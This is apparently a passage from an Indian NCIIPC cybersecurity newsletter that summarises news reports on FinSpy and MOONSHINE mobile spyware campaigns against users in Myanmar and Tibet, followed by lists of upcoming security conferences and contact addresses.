
Source: https://thehackernews.com/
Kaspersky researchers have reported that an updated version of German surveillance spyware, FinSpy is targeting iOS and Android users in Myanmar. Though the spyware doesn’t work properly on iOS devices without jailbreaking capabilities, it is capable of stealing a large amount of personal information. In Android devices, it tries to use DirtyCow exploit to gain root privileges in unrooted devices allowing attackers to gain remote access of the device. The module .chext in this spyware is specifically designed to target messenger applications like Skype, Viber, WhatsApp, Signal and Telegram etc.



FinSpy Mobile iOS implant components communication

MOONSHINE upon Tibetan users via WhatsApp

Source: https://thehackernews.com/
Poison Carp hacking group has been accused of compromising iOS and Android devices by sending a malicious web link to high-profile targets in Tibet via WhatsApp. After opening the link, the victim’s web browser is exploited and using privilege escalation vulnerability, a spyware is installed. The campaign uses 8 distinct Android browser exploits to install MOONSHINE spyware and one iOS exploit chain to install in Apple devices. It is also believed to be behind the iOS campaign targeting the Uyghur community.


MOONSHINE: Multi-stage installation
Exploit
Loader
Whisky
Bourbon
Scotch
ELF
ELF
ELF
DEX
Loader Download
Check-In
Whisky Download
Unpacks libbourbon.so overwriting a legit .so file
App loads libbourbon.so, which unpacks and runs Scotch
Check-In & Plugin Acquisition
C2 server Port 5000
C2 server Port 10011

Upcoming Events - Global

Industrial Control Systems (ICS) Cyber Security Conference

USA: October 21 – 24, 2019 | Atlanta

October 2019

Cyber Security for Critical Assets, London	1-2 Oct
SecureWorld Detroit	1-2 Oct
Defend Your Organization: Cybersecurity in Manufacturing Conference, Boston	1-2 Oct
Threat Hunting & Incident Response Training 2019, New Orleans	2 Oct
ISACA Cyber Security Nexus, Geneva	16-18 Oct
Industrial Control Systems (ICS) Cyber Security Conference, USA	21-24 Oct
Gartner Security & Risk Management, Dubai	28-29 Oct
Industrial Control Cyber Security Europe Conference, London	29-30 Oct

OCTOBER 2019

S	M	T	W	T	F	S
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

November 2019

Cyber Security Asia 2019, Cambodia	4 Nov
SANS DFIRCON 2019, Coral Gables, Florida	4-9 Nov
Aviation Cyber Security Summit, London	5-6 Nov
Health IT Summit – Southwest, Houston	14 Nov
Operational Resilience in the Financial Sector, London	18 Nov
CyberCon 2019, Anaheim, California	19-21 Nov
International conference on advanced communication systems and information security 2019, Marrakech, Morocco	20-22 Nov

NOVEMBER 2019

S	M	T	W	T	F	S
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

CYBER SECURITY ASIA 2019

Building a Secure & Resilient Future-Ready Organization

4 - 5 November 2019 | Rosewood Hotel Phnom Penh, Cambodia

December 2019

International Cyber Risk Management Conference, Bermuda	4-6 Dec
Gartner IT Infrastructure, Operations & Cloud Conference 2019, Las Vegas, Nevada	9-12 Dec
Utility Cyber Security Forum, Illinois	11 Dec
SecureCISO Denver, Denver, Colorado	12 Dec

January 2020

CPX 360 New Orleans	27-29 Jan
NextGen SCADA, Berlin	27-31 Jan

Upcoming Events - India

Nullcon Security Training, Delhi	9-10 Oct
BSides Delhi	11 Oct
Cyber Security Summit 2019 – Bangalore	11 Oct
HAKON – International Information Security Meet, Indore	13 Oct
SANS Mumbai 2019	4-9 Nov
Gartner Symposium ITXPO 2019, Goa	11-14 Nov
BSides Ahmedabad	16 Nov
International Conference on Cyberlaw, Cybercrime & Cybersecurity, New Delhi	20-22 Nov
Cybersecurity Summit: Mumbai	21 Nov
International Conference on Cryptology in India, Hyderabad	15-18 Dec
International Symposium on Security in Computing and Communications, Kerala	18-21 Dec
International Conference on Information Technology, Bhubaneswar	19-21 Dec
Workshop on Cyber Security and Blockchain, Bengaluru	7 Jan
NULLCON, Goa	3-7 Mar

DECEMBER 2019

S	M	T	W	T	F	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

JANUARY 2020

S	M	T	W	T	F	S
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

General Help		helpdesk1@nciipc.gov.in helpdesk2@nciipc.gov.in
Incident Reporting	:	ir@nciipc.gov.in
Vulnerability Disclosure	:	rvdp@nciipc.gov.in
Malware Upload	:	mal.repository@nciipc.gov.in
NCIIPC Newsletter	:	newsletter@nciipc.gov.in

Notes

Feedback/Contribution

Suggestions, feedback and contributions are welcome at
newsletter@nciipc.gov.in

Disclaimer

NCIIPC does not endorse any vendor, product or service. The content of the newsletter is for informational purpose only. Readers may validate the information on their own.